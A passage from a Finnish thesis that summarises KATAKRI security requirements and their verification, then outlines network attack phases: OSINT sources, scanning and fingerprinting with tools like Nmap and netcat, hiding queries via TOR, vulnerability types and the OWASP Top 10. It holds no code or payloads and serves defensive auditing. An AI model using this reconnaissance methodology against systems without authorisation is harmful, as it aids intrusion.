fyysinen turvallisuus ja tietoturvallisuus. Tiedonsuojaustasoina toimivat perustaso (ST IV), korotettu taso (ST III) ja korkea taso (ST II) sekä lähtötasona elinkeinoelämän suositukset. (Puolustusministeriö 2011, 3-4.)

KATAKRI:n tietoturvallisuuden osa-alue jakaantuu neljään osakokonaisuuteen. Tietoliikenteen turvallisuus (I400) -osakokonaisuudessa käsitellään vaatimuksia tietoverkon rakenteeseen, verkkolaitteiden asetuksiin ja verkon hallinnointiin. Vaatimusten tavoite on jakaa verkko erillisiin hallittaviin osiin (ns. sipulimalli), jotta mahdollisten tietoturvarikkomusten vaikutus rajautuu mahdollisimman pieneen osaan tietoverkkoa ja sen järjestelmiä. Olennaista on erotella eri tietoturvaluokan aineisto sekä usean tiedon omistajan tieto toisistaan. Erottelussa voidaan käyttää apuna mm. tiedon salaamista, yhdyskäytäväratkaisuja ja palomuureja. Tietoverkon turvallisuus pitää olla dokumentoitu, selkeiden toimintamallien avulla hallittu ja käytännön toteutusta pitää valvoa. (Puolustusministeriö 2011, 75-84.)

Tietojärjestelmäturvallisuus (I500) -osakokonaisuudessa käsitellään vaatimuksia työasemien, palvelinten ja palveluiden tietoturvaan. Tietoturvassa keskitytään järjestelmäasetuksiin, käyttäjien tunnistamiseen ja tapahtumien valvontaan. Tavoitteena on tunnistaa tietojärjestelmien käyttäjät luotetusti, tallentaa tapahtumaketjut tietojärjestelmissä ja hallita järjestelmäasetuksia koko elinkaaren ajan. Säilytettävän tiedon salaaminen on pakollista suojaustasosta III asti hyväksyttyjä salausmenetelmiä käyttäen. Tietoverkkoon kytketyt laitteet pitää olla dokumentoitu. Ulkopuolisten laitteiden kytkeminen verkkoon pitää estää teknisin keinoin. Ulkopuolisten henkilöiden tekemät huoltotoimet tulee tehdä valvotusti. Istunnonhallinta pitää järjestää luotettavasti. Autentikaatiotietoja ei saa säilyttää järjestelmissä salaamattomana. Käyttöön valittujen ohjelmistojen ja laitteistojen luotettavuudesta, päivitettävyydestä ja riittävistä tietoturvaominaisuuksista pitää varmistua. (Puolustusministeriö 2011, 85-98.)

Tietoaineistoturvallisuus (I600) -osakokonaisuudessa käsitellään vaatimuksia tietoaineiston käsittelyyn. Tavoitteena on varmistaa tietojen käsittely turvallisesti tiedonkäsittelyn elinkaaren jokaisessa vaiheessa. Tiedon luokittelu on tärkeää, koska vaatimukset tiedon käsittelyyn pohjautuvat tiedolle määritettyyn tietoturvaluokkaan. Luokittelun jälkeen tiedot tulee hallita tason edellyttämillä toimintatavoilla sekä säilyttää tason mukaisessa fyysisessä tilassa. Tietojen kopiointi ja tulostus pitää olla järjestetty turvallisesti. Luokiteltua tietoa voidaan siirtää julkisissa verkoissa, jos on huolehdittu tiedon riittävästä salaamisesta. Toimitusketju tiedon lähettämiseksi postin välityksellä tulee olla vaa-

timusten mukainen. Tiedon hävittäminen elinkaaren loppuvaiheessa on oltava hallittu ja varmennettu tapahtuma. (Puolustusministeriö 2011, 99-106.)

Käyttöturvallisuus (I700) -osakokonaisuudessa käsitellään vaatimuksia tiedon saatavuuteen ja käyttöön. Tavoitteena on turvata tiedon saatavuus ja eheys poikkeustilanteiden varalta. Tähän liittyy olennaisesti toiminnan jatkuvuuden suunnittelu ja riittävästä varmuuskopioinnista huolehtiminen. Muutosten hallinta pitää olla hallittu ja uusien järjestelmien käyttöönotot tehdä määritellyn hyväksymisprosessin mukaisesti. Turvalliseen etä- ja matkatyöhön on olemassa koulutetut toimintamenetelmät. Kehitys- ja testausjärjestelmät ovat erilliset tuotantoympäristöstä. Tietojärjestelmien tietoturva-aukot paikataan tarvittaessa päivityksillä. Säännöllisesti toteutettavilla haavoittuvuusskannauksilla varmistetaan tavoiteltu tietoturvan tila. Tauoilla ja työtehtävien päättyessä tiedot suojataan suojaustason vaatimusten mukaisesti. Työtehtävät eriytetään niin, että vaarallisia työyhdistelmiä ei muodostu. (Puolustusministeriö 2011, 107-117.)

Seuraavaksi käydään tarkemmin läpi keskeisiä KATAKRI:n tietoturvallisuuden osa-alueen vaatimuksia suojaustasolle III asti. Käsittelyyn on otettu teknisiä vaatimuksia, joiden käytännön toteutus vaatii todentamista.

Tietoliikenneverkon turvallisuus

Organisaation tietoverkon tulee olla erotettu Internetistä palomuurilla ja organisaation sisäverkko segmentoitu. Segmenttien välillä voidaan sallia vain luvallinen liikenne ja kaikki muu liikenne pitää estää oletusarvoisesti. Segmenttien välistä liikennettä pitää valvoa. Sisäverkon rakenteen näkyminen on estetty organisaatioverkon ulkopuolelle sekä organisaatioverkon segmenttien välillä. Sisäverkossa on käytettävä privaattiosoitteita. Tuntemattomien laitteiden kytkeminen verkkoon estetään verkkoteknisin keinoin. Kaikki liikenne, joka menee organisaation fyysisten tilojen ulkopuolelle, on salattava. Mahdolliset yhdyskäytäväratkaisut pitää olla hyväksytetty viranomaisilla. Kehitys-, testaus- ja tuotantoympäristöjen tulee olla erilliset. Työasemissa tulee olla käytössä työasemakohtaiset sovelluspalomuurit. Työasemien välinen liikennöinti tulee olla rajattua. Työasemilta ei saa olla yhteyttä Internetiin. Tulostimissa ei saa olla ulkopuolisia huoltoyhteyksiä. (Puolustusministeriö 2011, 75-76, 82, 92, 102, 112, 119.)

Verkon aktiivilaitteet pitää koventaa. Niissä ei saa käyttää oletussalasanoja, hallinnoinnin tulee tapahtua henkilökohtaisilla käyttäjätunnuksilla ja salasanoilla, tarpeettomat palvelut tulee olla kytketty pois päältä, turvapäivitykset tulee olla asennettuna ja lokeista tulee selvitä hallintatoimenpiteiden osalta kuka, mitä ja milloin on muutoksia on tehnyt. Kytkimet eivät saa kaiuttaa verkkoliikennettä, VTP-salasana (VLAN Trunking Protocol domain) pitää olla vaihdettu ja käytössä, käytössä ei saa olla oletus-VLAN (Virtual Local Area Network) ja käyttämättömät portit pitää olla kytketty pois käytöstä. Palomuurien ja muiden liikennettä suodattavien laitteiden säännöstöjen tulee sallia vain toiminnalle välttämätön liikenne ja kieltää kaikki muu liikenne oletusarvoisesti. Lisäksi tapahtumista pitää kerätä lokitietoja. Yleisimpiä verkkohyökkäyksiä vastaan pitää pyrkiä suojautumaan esim. estämällä osoitteiden väärentäminen, IP-lisämääreet (IP options), lähdereititys (source routing), Proxy ARP (Address Resolution Protocol), lähiverkon broadcast-osoite, lähde- tai kohdeosoite 127.0.0.1 tai 0.0.0.0, SNMP (Simple Network Management Protocol) muista kuin määritellyistä lähteistä, määrittelemätön ICMP-liikenne (Internet Control Message Protocol), organisaatioverkon ulkopuolelta tai sinne suuntaava varattuja osoitteita käyttävä liikenne ja lisäksi sirpaloituneet paketit tulee koota ennen suodatuspäätöksen tekemistä. (Puolustusministeriö 2011, 77, 81, 121.)

Hallintayhteyksien pitää olla turvallisia. Hallintaliikenteen pitää olla salattua tai muutoin eriytetty muusta liikenteestä ja yhteyksiä voi muodostaa vain ennalta määritellyistä yhteyspisteistä tai hallittavaan laitteeseen fyysisesti kytkeytymällä. Verkonvalvonnan on kyettävä havainnoimaan verkkoliikenteen normaalitilasta poikkeavat liikennemäärät ja protokollat sekä luvattomat yhteysyritykset. IPv6 tulee poistaa käytöstä kaikista verkkolaitteista ja järjestelmistä, jos se ei ole organisaatiossa käytössä. Reitityksessä on huomioitava ainakin reitityssanomien todennus, vyöhykkeittäin naapurien välinen todennus ja riittävät suotimet informaation välittämisessä. (Puolustusministeriö 2011, 80, 83-84.)

Järjestelmä- ja sovellustason turvallisuus

Järjestelmät pitää koventaa. Työasemista tulee poistaa ylimääräiset ohjelmistokomponentit, niihin tulee asentaa tarpeelliset tietoturvapäivitykset, niistä tulee rajoittaa oletustilien käyttöoikeuksia, vaihtaa oletussalasanat, asettaa päälle automaattinen työaseman lukkiutuminen 10 minuutin käyttämättömyyden jälkeen, asettaa lokimenettelyt kuntoon, estää automaattisen ohjelmakoodin suorittaminen soveltuvilta osin, konfigu-

roida lisäsovellukset turvallisesti, tekstinkäsittelyohjelmistoista tulee estää ajettavan koodin suorittaminen, ylimääräiset verkkopalvelut pitää poistaa käytöstä, verkkojaot tulee olla kytketty pois tuntemattomissa verkoissa, tarpeeton verkkoliikennöinti tulee estää ja päivitysten nouto pitää asettaa tapahtumaan vain tarkoitukseen määritellyistä lähteistä. Tuntemattomien sovellusten asentaminen pitää olla estetty. Ohjelmistojen muokkaus sekä turva-asetusten muuttaminen pitää olla estetty peruskäyttäjiltä. Sähköpostiohjelmista pitää estää ajettava koodi, vastaanotetut HTML-muotoiset (Hypertext Markup Language) sähköpostit on muutettava tekstimuotoisiksi, HTML-muotoisen sähköpostin lähetys tulee estää, sähköpostiviestin automaattinen esikatselu ei saa olla mahdollista, liitetiedostojen automaattinen avaaminen ei saa olla käytössä, liitetiedostoissa sallitaan vain ennalta määritellyt tiedostotyypit, liitetiedostoille määritellään enimmäiskoko ja roskapostit poistetaan tai merkitään asianmukaisesti. Lisäksi BIOS-asetukset (Basic Input-Output System) pitää lukita salasanalla, sallia vain ensisijaiselta kiintolevyltä käynnistäminen ja poistaa käytöstä tarpeettomat laitteet ja palvelut. (Puolustusministeriö 2011, 86, 109, 119-120.)

Palvelimia koskettaa samat vaatimukset kuin työasemia ja niiden lisäksi prosessien, hakemistojen ja lisäohjelmien käyttöoikeudet tulee asettaa käyttöön pienin mahdollisin oikeuksin. Sähköpostipalvelimissa tulee erityisesti estää releöinti (open relay), osoitteen ja listan jäsenyyden tarkistus, suojaamattomat käyttäjäyhteydet ja liian suuret liitetiedostot. Sähköpostipalvelimen ja sähköpostiohjelman välinen liikenne tulee olla suojattu. (Puolustusministeriö 2011, 103, 120.)

Lokienhallinta tulee järjestää asianmukaisesti ja riittävän kattavasti. Lokien säilytysaika on vähintään kaksi vuotta. Lokeista pitää pystyä havaitsemaan normaalitilaan nähden poikkeavat tapahtumat. Käytössä tulee olla luotettava ajanlähde. Lokien eheys täytyy varmistaa ja lokitietojen käsittelystä on jäätävä merkintä. Kriittiset ylläpitotoimet tulee kirjata koko kirjausketjun osalta. Haittaohjelmilta tulee suojautua haittaohjelmaskannereilla työasemissa ja palvelimissa. Haittaohjelmatunnisteet pitää päivittää säännöllisesti. Haittaohjelmahavainnoista pitää tehdä lokimerkintä ja havaintoja seurata. Liitettäviä USB-muisteja (Universal Serial Bus) pitää hallinnoida. Varmuuskopioihin saa päästä käsiksi vain valtuutetut käyttäjät. (Puolustusministeriö 2011, 87-88, 117, 121.)

Kaikilla käyttäjillä tulee olla henkilökohtaiset tunnukset ja salasanat. Tunnistamiseen on käytettävä vahvaa käyttäjätunnistusta. Salasanan valinnassa on pakotettava valitsemaan riittävän pitkiä ja monimutkaisia salasanoja sekä salasanan vaihto tulee tehdä pakotetusti määräajoin. Useiden peräkkäisten epäonnistuneiden kirjautumisyritysten jälkeen käyttäjätunnuksen on mentävä automaattisesti lukkoon. Istunnonhallinnassa on estettävä suljettujen istuntojen uudelleenaktivointi, istuntoavaimet tulee olla eriytetty lähettämisessä käytettävistä avaimista, käyttämättömät istunnot pitää sulkea ja istuntojen enimmäispituus pitää olla asetettu. Suojattava tieto tulee säilyttää tietojärjestelmissä turvallisesti. Työasemissa, palvelimissa, monitoimilaitteissa ja tallennusmedioissa suojattavat tiedot pitää säilyttää aina salattuna. Väliaikaistiedostot pitää hävittää säännöllisesti. Suojattavaa tietoa sisältäneet tallennusmediat pitää ylikirjoittaa tai tuhota luotettavasti käytöstä poiston jälkeen. Autentikaatiotietoja säilytetään tietojärjestelmissä käyttäen yksisuuntaisia tiivisteitä, eikä niitä säilytetä tietojärjestelmissä selväkielisinä. (Puolustusministeriö 2011, 85, 89-90, 95-96, 101, 122.)

Vaatimusten mukaisen toteutuksen todentaminen

Tietoverkon kokonaistietoturvan todentaminen on erittäin laaja käsite. Jos siihen otetaan mukaan hallinnollinen tietoturva, fyysinen tietoturva, sisäiset uhat, ulkoiset uhat ja kaikki mahdolliset hyökkäysvektorit, saadaan todentamisesta ja siihen liittyvästä testaamisesta niin massiivinen ja kallis operaatio, että hyödyt suhteessa kustannuksiin ovat erittäin huonot. Aluksi kannattaa lähteä liikkeelle tavoiteltavan tietoturvatason määrittämisellä ja todennettavien kohtien rajaamisella. Lisäksi käytettävissä olevat resurssit pitää olla selville heti alkuvaiheessa.

Tietoverkon tietoturvavaatimusten todentaminen voidaan jakaa kolmeen lähestymistapaan (Harper ym. 2011, 157). Lähestymistavoista ensimmäisessä kohdeympäristöä tutkitaan ja siihen tehdään hyökkäyksiä ilman minkäänlaisia esitietoja. Tämä lähestymistapa on kaikista realistisin ja se testaa erityisesti ulkopuolelta tulevia hyökkäyksiä. Toinen lähestymistapa on tutkia ja hyökätä kohdeympäristöön niin, että siitä annetaan esitietoina verkko- ja järjestelmäkuvauksia. Lähestymistapa helpottaa ja nopeuttaa testaamista, mutta samalla muuttaa näkökulmaa enemmän sisäisten uhkien testaamiseksi tai toisaalta onnistuneen tietojenkalastelun jälkeiseksi testaamiseksi. Kolmas lähestymistapa

on näiden kahden väliin sijoittuva testaaminen, jossa esitietoja annetaan esimääritellyistä järjestelmistä ja niiden osista.

KATAKRI:n tietoturvallisuuden osa-alueen vaatimusten todellisen tilan tarkastaminen kohdeorganisaatiossa ei onnistu ilman teknisiä apuvälineitä. Suurin osa vaatimusten toteutumisesta käytännössä voidaan todentaa tarkastelemalla olemassa olevien laitteiden ja järjestelmien asetuksia ja lokitietoja. Tarkastuksessa voidaan myös käyttää verkon palveluita eri käyttäjärooleissa ja todentaa oletetun toimintatavan vaatimustenmukaisuus. Tiettyjen vaatimusten tarkastaminen ilman teknisiä apuvälineitä ei ole kuitenkaan mahdollista. Teknisten työkalujen avulla voidaan:

- generoida poikkeavaa liikennetyyppiä
- generoida poikkeava määrä liikennettä
- generoida liikennettä epätavalliseen osaan verkkoa
- tarkastaa tietoverkon tilaa verkon ulkopuolelta
- tarkastaa verkkoliikenteen sisältöä
- testata tietoturva-asetusten tavoiteltu toimintatila
- simuloida hyökkääjän toimia verkossa ja sen järjestelmissä.

3 Tietoverkkoon hyökkääminen

Hyökkäykset voidaan jakaa kahteen pääryhmään. Opportunistisessa hyökkäyksessä hyökkääjä hakee mahdollisia kohteita internetistä etsimällä haavoittuvia järjestelmiä automaattisten työkalujen avulla. Tällainen uhka kohdistuu erityisesti järjestelmiin, jotka asennetaan internetiin oletusasetuksilla tai niitä ei päivitetä säännöllisesti. Lähtökohtana näissä hyökkäyksissä ei ole tietty yritys tai tieto vaan potentiaalisia kohteita etsitään tietojärjestelmien heikkouksiin perustuen. Kohdistetussa hyökkäyksessä kohde on valikoitu etukäteen. Tähän liittyy kohdeympäristön tarkka analysointi ja kohdennettujen hyökkäystoimien toimeenpano. Kohdennetuissa hyökkäyksissä suurimpana uhkana voidaan pitää sitä, että hyökkääjä voi kohdejärjestelmät tunnettuaan jäädä odottelemaan sopivaa myöhemmin julkaistavaa hyökkäyskoodia kohdejärjestelmää vastaan. (McNab 2008, 3.)

Opportunistisiin hyökkääjiin voidaan luetella krakkerit ja Script Kiddiet. Kohdistettuja hyökkäyksiä tekevät White hat -hakkerit, Grey hat -hakkerit, Black hat -hakkerit, haktivistit ja kyberterroristit. Tämän tutkimuksen kohteena olevan tietoverkon suurin uhka on kohdistetut hyökkäykset. Opportunistiset hyökkääjät eivät osu etsinnöillään internetistä irrallaan oleviin järjestelmiin ja toisaalta tilaisuus tekee varkaan -tyyppiset uhat on eristetty korotetun tilaturvallisuuden avulla sekä eristämällä tietojärjestelmät internetistä.

Tietoverkkoon kohdistuva hyökkäys voidaan jakaa useampaan vaiheeseen. Eri vaiheet toistetaan tarvittaessa uudelleen, kun hyökkäyksen edetessä tietämys tietoverkosta kasvaa. Kohteesta riippuen eri vaiheiden kesto voi vaihdella merkittävästi, mutta panostaminen tiedonkeruu vaiheeseen pienentää merkittävästi huomatuksi tulemisen riskiä ja toisaalta parantaa onnistumisen mahdollisuuksia hyökkäyksen edetessä. Seuraavaksi käydään läpi hyökkäysprosessin eri vaiheet.

3.1 Kohteen analysointi

Kohteen analysointivaihe voidaan jakaa edelleen kahteen vaiheeseen: passiiviseen tiedonkeruuseen ja aktiiviseen tiedonkeruuseen. Passiivisella tiedonkeruulla tarkoitetaan julkisista lähteistä saatua tietoa, jonka kerääminen ei paljasta hyökkääjän aikomuksia. Aktiivinen tiedonkeruu sisältää toimia, jotka voivat paljastaa hyökkääjän aikomukset. (Wilhelm 2010, 219-220.)

3.1.1 Passiivinen tiedonkeruu

Olennainen osa kohdeympäristön tutkimista on julkisen internetistä saatavilla olevan tiedon etsiminen. Tätä tiedonkeräystapaa kutsutaan myös nimellä OSINT (Open Source Intelligence). Erityisen hyödyllisiä tiedonlähteitä ovat:

- sosiaalinen media: Facebook, Twitter, LinkedIn, Google+, koulukaverit.com, classmates.com
- yleiset hakukoneet: Google, Bing, Dogpile, MetaCrawler
- internetiin kytkettyjen palvelimien ja verkkolaitteiden hakukone: http://www.shodanhq.com
- yritysrekisterit: finder.fi
- puhelinluettelot: fonecta.fi, phonenumber.com, yellowpages.com
- muut rekisterit: blackbookonline.info
- domain- ja WHOIS-rekisterit: netcraft.com, domaintools.com, ripe.net
- BGP-protokolla (Border Gateway Protocol)
- reitittimet
- julkiset DNS-tiedot (Domain Name System): nslookup-työkalu, dig-työkalu
- dns-palvelimet http://openresolverproject.org
- arkistoidut internetsivut: archive.org
- P2P-verkot (peer to peer): BitTorrent, eDonkey
- tekstin jakamiseen tarkoitetut sivustot: Pastebin.com
- työpaikkailmoitukset: Monster.com, kohdeorganisaation omat sivut, työnvälittäjien sivut
- kohdeorganisaatiosta julkaistut uutiset

- kohdeorganisaation yhteistyökumppanit
- tiedon louhintaan suunniteltu työkalu: theHarvester
- kohdeorganisaation julkaiseman materiaalin metatietojen tutkiminen: metagoofil-työkalu.

Julkisten tietojen pohjalta voidaan aloittaa sosiaalinen tietojen kalastelu tai jatkaa kartoitusvaiheeseen. Tämän tutkimuksen kohdeympäristöstä ei ole liittymiä internetiin, joten julkisten tietojen osalta voidaan kartoittaa vain yritys ja henkilötietoja.

Vaikka osa edellisistä passiivisista tiedonkeruutavoista voidaan luokitella aktiivisiksi tiedonkeruutavoiksi, voidaan suoraan kohdeorganisaation järjestelmiin kohdistetut kyselyt piilottaa hyödyntämällä TOR-verkkoa.

3.1.2 Aktiivinen tiedonkeruu

Seuraavat toimenpiteet suoritetaan suoraan kohdeorganisaation järjestelmiä kohtaan. Tämän vuoksi on mahdollista, että kohdeorganisaatio huomaa tietoverkossa tapahtuvan poikkeavan toiminnan. Hyökkäyksen toimenpiteet ovat:

a) Kohdeympäristön skannaaminen
   työkalut: fping, Nmap, Unicornscan, netcat, ScanLine, sing
   Ensimmäinen tavoite tiedonkeruulla on kerätä luettelo kaikista verkossa olevista järjestelmistä. Skannaustulosten perusteella voidaan jatkotoimenpiteet kohdistaa havaittuihin järjestelmiin. Tärkeää on myös selvittää verkon topologia ja segmentointi.
b) Käyttöjärjestelmien tunnistaminen
   työkalut: Nmap, queso
   Käytössä olevaa käyttöjärjestelmää voidaan analysoida avoimiin portteihin perustuen. Eri käyttöjärjestelmät käyttävät eri portteja ja eri palveluita. Käytössä olevia portteja voi selvittää aktiivisesti porttiskannerilla tai passiivisesti kuuntelemalla verkkoliikennettä. Toinen tunnistamismenetelmä on analysoida TCP/IP-pinoa (TCP/IP stack), koska jokainen käyttöjärjestelmä käsittelee sitä hieman eri tavalla. TCP/IP-pinon käsittelytapa saattaa jopa muuttua saman käyttöjärjestelmän eri ver-

sioissa, joten sen avulla on mahdollista tarkentaa tietoa käyttöjärjestelmän versiosta. (McClure, Scambray & Kurtz ym. 2012, 72-79.)

c) Palveluiden tunnistaminen

   työkalut: Nmap, netcat, telnet

   Monet palvelut vastaavat yhteyspyyntöön tervetuloviestillä. Banneri-kaappauksella (banner grabbing) kerätään palveluiden antamista tiedoista tunnisteita, joilla voidaan yksilöidä palvelun käyttämä sovellus ja sen versiotiedot.

d) Avointen porttien skannaus

   työkalut: strobe, netcat, Nmap

   Avoimien porttien skannaaminen voidaan jakaa useaan eri skannaustyyppiin kuten Vanilla TCP, TCP half-open, SYN, UDP, ACK, FIN, ICMP, Null, Xmas, Maimon ja Window

e) Haavoittuvuuksien etsiminen

   työkalut: Nmap, OpenVAS, Nessus, http://nvd.nist.gov, http://exploit-db.com ja http://www.cert.fi/haavoittuvuudet/haku.html.stx

   Kun tiedossa ovat kohdeympäristön palvelimet, käyttöjärjestelmät, palvelut ja portit, voidaan näiden tietojen perusteella selvittää mahdollisia haavoittuvuuksia. Tärkein tiedonlähde on internetissä olevat avoimet haavoittuvuustietokannat.

f) Kohdennettu skannaus

   työkalut: Nmap skriptit, OWASP ZAP, Burp Suite, sqlmap

   Kun tiedetään käytössä olevat palvelut, voidaan niihin kohdistaa palvelukohtaisia skannauksia.

Aktiivisen tiedonkeruun työkaluista merkille pantavaa on, että Nmap esiintyy niissä kaikissa. Nmap-työkalu on ilmainen avoimen lähdekoodin (open source) ohjelmisto verkkoskannaukseen ja tietoturva-auditointiin, joka toimii kaikilla käytetyimmillä käyttöjärjestelmillä. Sen ominaisuuksiin sisältyy järjestelmien havainnointi, käyttöjärjestelmän tunnistaminen, haavoittuvuusskannaus, palveluidentifiointi ja palomuuritunnistus. Nmap-työkalun on luonut Gordon Lyon, joka on tehnyt työkalun käytöstä kattavan ja yksityiskohtaisen kirjan Nmap Network Scanning. (Lyon 2008, 1.)

3.2 Hyökkäys

Hyökkäys kohdistetaan johonkin tietojenkeruu vaiheen kohteeseen. Hyökkäystapoja on useita. Seuraavaksi esitellään neljä perusvaihetta, jotka yleensä sisältyvät hyökkäykseen. Jokaisen vaiheen esittelyyn on listattu työkaluja, joita hyökkäykseen voi käyttää ja muutamasta on lisäksi tarkempi esittely. Esitellyt työkalut ovat kaikki mukana BackTrack Linux -käyttöjärjestelmässä.

3.2.1 Haavoittuvuuksien hyödyntäminen

Haavoittuvuuksia löydetään valmistajien, hakkereiden ja tietoturva-asiantuntijoiden toimesta. Haavoittuvuuksia korjataan valmistajan toimesta ja monesti ne julkaistaan yksityiskohtia lukuun ottamatta korjauksen ilmestymisen yhteydessä. Korjatut haavoittuvuudet ja niiden julkaisutiedot asettavat paikkaamattomat järjestelmät suurempaan vaaraan, koska korjauksen julkaisun ja korjauksen asennuksen välillä on yleensä aikaikkuna, jolloin hyökkääjän on otollista hyödyntää tiedettyä tietoturva-aukkoa. Nollapäivähaavoittuvuus (zero-day vulnerability) tarkoittaa haavoittuvuutta, johon ei ole vielä julkaistu korjausta. (Randall & Raymond 2013, 392.)

Tämän tutkimuksen ulkopuolelle jätetään oman hyökkäyskoodin tekeminen ja uusien julkaisemattomien haavoittuvuuksien etsiminen, koska tutkimukseen varattu aika on rajallinen ja tutkimuksen tarpeet eivät niitä suoranaisesti vaadi. Seuraavaksi käydään läpi yleisimpiä haavoittuvuustyyppejä, jotka ovat käyttöjärjestelmähaavoittuvuudet, laiteohjelmisto (firmware) haavoittuvuudet, ohjelmistohaavoittuvuudet ja web-sovellushaavoittuvuudet.

Laiteohjelmistohaavoittuvuudet

Yleensä vähemmälle huomiolle jätetään toimitettujen laitteistojen koskemattomuuden varmistaminen. Laiteohjelmistoihin voidaan sisällyttää haittakoodia tai laitteistoon voidaan upottaa ulkopuolisia komponentteja tuotantolaitoksessa tai toimitusketjussa. Konkreettisia havaintoja tällaisesta toiminnasta on Yhdysvalloista ja siellä haasteena on ollut Kiinasta tulevien laitteistojen luotettavuus. (Georgia Institute of Technology 2012.)

Automaatiojärjestelmät ovat ryhmä, johon kohdistuu suuri uhka. Niillä hallitaan ja ohjataan tuotantojärjestelmien laitteita ja ne ovat yhä enenevässä määrin kiinni julkisessa internetissä. Seppo Tiilikainen ja Jukka Manner tutkivat Aalto-yliopiston Suomen automaatioverkkojen haavoittuvuudet -tutkimuksessa internetissä julkisesti kiinni olevia automaatiolaitteita. Tutkimuksessa käytettiin internetissä saatavilla olevaa Shodan-työkalua, jonka kotisivut löytyvät osoitteesta http://www.shodanhq.com. Tuloksena tutkijat löysivät 2915 laitetta, joihin saa internetistä yhteyden. Hälyttävimpiä esimerkkejä olivat web-käyttöliittymään tallennetut salasanat ja lukuisat avoimet telnet-portit kriittisen infrastruktuurin laitteissa. (Tiilikainen & Manner 2013.)

Käyttöjärjestelmähaavoittuvuudet

Käyttöjärjestelmissä on niiden monimutkaisuuden ja suuren koodimäärän seurauksena lähes loputon määrä haavoittuvuuksia. Tämä tulkinta voidaan perustella sillä, että kaikki tuetut käyttöjärjestelmät päivittyvät säännöllisesti koko elinkaarensa ajan.

Käyttöjärjestelmien haavoittuvuuksia paikataan väliaikaisilla korjauksilla (work-around), päivityksillä (patch), huoltopäivityksillä (service pack) ja versiopäivityksillä (upgrade). Väliaikaiset korjaukset tai kiertotiet mahdollistavat haavoittuvuuden toimivuuden rajaamista esim. sulkemalla haavoittuvia toiminnallisuuksia ohjelmasta. Nämä toimet ovat pääasiassa tarkoitettu pikaiseen suojautumiseen ennen varsinaista päivityspakettia. Päivitykset ovat yleensä osa käyttöjärjestelmän elinkaaren mukaista prosessia. Huoltopäivitykset ovat suurempia päivityspaketteja, jotka kokoavat päivityspaketteja yhdeksi suureksi kokonaisuudeksi ja yleensä tuovat mukanaan myös uutta toiminnallisuutta. Versiopäivitykset ovat yleensä suurempia muutoksia koko käyttöjärjestelmään ja tuovat mukanaan uusia tietoturvatoiminnallisuuksia. (Randall & Raymond 2013, 397.)

Laiteajurihaavoittuvuudet

Käyttöjärjestelmä- ja ohjelmistopäivitykset ovat kuuluneet jo pitkään yritysten rutiininmukaiseen päivitysprosessiin. Yleensä vähemmälle huomiolle jätetään laiteajureiden ajantasaisuus. Niitä päivitetään lähinnä vikatilanteissa tai uusien laitteiden asennuksien yhteydessä. Ongelmana laiteajureiden päivittämisessä on yleensä se, että päivityksiä ei suositella, jos laitteisto toimii odotusten mukaisesti. Laiteajureissa esiintyy tietoturva-

aukkoja siinä missä ohjelmistoissa, mutta niiden hyödyntäminen vaatii yleensä pääsyn fyysiselle laitteelle tai sitä voidaan hyödyntää vasta käyttöjärjestelmään pääsyn jälkeen.

Ohjelmistohaavoittuvuudet

Yksi yleisimmistä hyödynnettävistä haavoittuvuustyypeistä on ohjelmistohaavoittuvuudet. Haavoittuvuuksia hyödynnetään erityisesti internetin kautta käyttäjien vieraillessa sivustoilla ja ladatessa tiedostoja. Haittakoodia sisältävät verkkosivut hyödyntävät selaimissa olevia tietoturva-aukkoja. Vaikka selaimen tietoturvassa ei olisi puutteita, voi tietoturvapuute esiintyä selaimen laajennoksessa (extension) tai lisäosassa (plug-in). Myös sähköpostin välityksellä lähetettävät haittaohjelmat hyödyntävät yleisesti ohjelmistohaavoittuvuuksia.

Ohjelmistot tulee päivittää säännöllisesti ja niistä tulee sulkea tarpeettomat toiminnallisuudet. Päivitykset jaellaan yrityksissä pääsääntöisesti keskitettyjen hallintasovellusten avulla. Kotikäyttäjille on tarjolla ohjelmistokohtaisesti automaattisia päivitystoimintoja. Vuoden 2012 eniten haavoittuvuuksia sisältäneet ohjelmistot olivat Adobe Shockwave/Flash Player, Apple iTunes/Quicktime ja Oracle Java. Eniten hyödynnettyjä haavoittuvuuksia sisälsivät Oracle Java, Adobe Flash Player ja Adobe Reader. (Kaspersky Lab 2013.)

Web-sovellushaavoittuvuudet

Todennäköisimpiä paikkoja puutteellisten tietoturva-asetusten löytämiseksi ovat web-sovellukset. Lähes jokaisella yrityksellä ja lähes jokaisessa ympäristössä on käytössä web-sivut ja erilaisia web-sovelluksia. Web-sovellusten haavoittuvuudet ovat vaarallisia, koska niitä hyväksikäyttämällä voidaan kiertää infrastruktuurin turvamenetelmät, kuten palomuurit. Murtautumalla web-sovellukseen voidaan hyökkäykset kohdistaa edelleen sovellusta käyttäviin käyttäjiin tai sovellukseen liitettyihin muihin palveluihin.

Sovellustietoturvan ympärille on muodostunut oma organisaatio OWASP (Open Web Application Security Project), joka levittää sovellustietoturvaan liittyvää informaatiota, työkaluja, parhaita käytänteitä ja parantaa yhteisöllisyyttä asian ympärillä. Se on kansainvälinen voittoa tavoittelematon organisaatio, jonka kaikki tuottamat työkalut ja dokumentit ovat ilmaisia ja vapaasti käytettävissä. OWASP on puolueeton, eikä se ole

sidottu mihinkään sovellus- tai laitevalmistajaan. OWASP julkaisee alan laajasti arvostettua Top 10 -listaa yleisimmistä web-sovellusten haavoittuvuuksista. (OWASP 2013.)

OWASP Top 10 -web-sovellusten haavoittuvuutta vuonna 2010 (OWASP 2008; OWASP 2010; Pirhonen 2013.):

1. taustajärjestelmäkyselyn rakenne ei säily (Injection)
2. verkkosivun rakenne ei säily (XSS) (Cross Site Scripting (XSS))
3. puutteellinen tunnistusmenettely ja istunnonhallinta (Broken Authentication and Session Management)
4. turvaton suora viittaus tietoalkioon (Insecure Direct Object Reference)
5. puutteellinen pyynnön alkuperän tarkastus (CSRF) (Cross Site Request Forgery)
6. puutteelliset tietoturva-asetukset (Security Misconfiguration)
7. puutteellinen tietojen salaus (Insecure Cryptographic Storage)
8. rajoittamaton URL-tason pääsy (Failure to Restrict URL Access)
9. riittämätön siirtokerroksen suojaaminen (Insufficient Transport Layer Protection)
10. käyttäjän uudelleenohjaaminen kohdetta tarkastamatta (Unvalidated Redirects and Forwards).

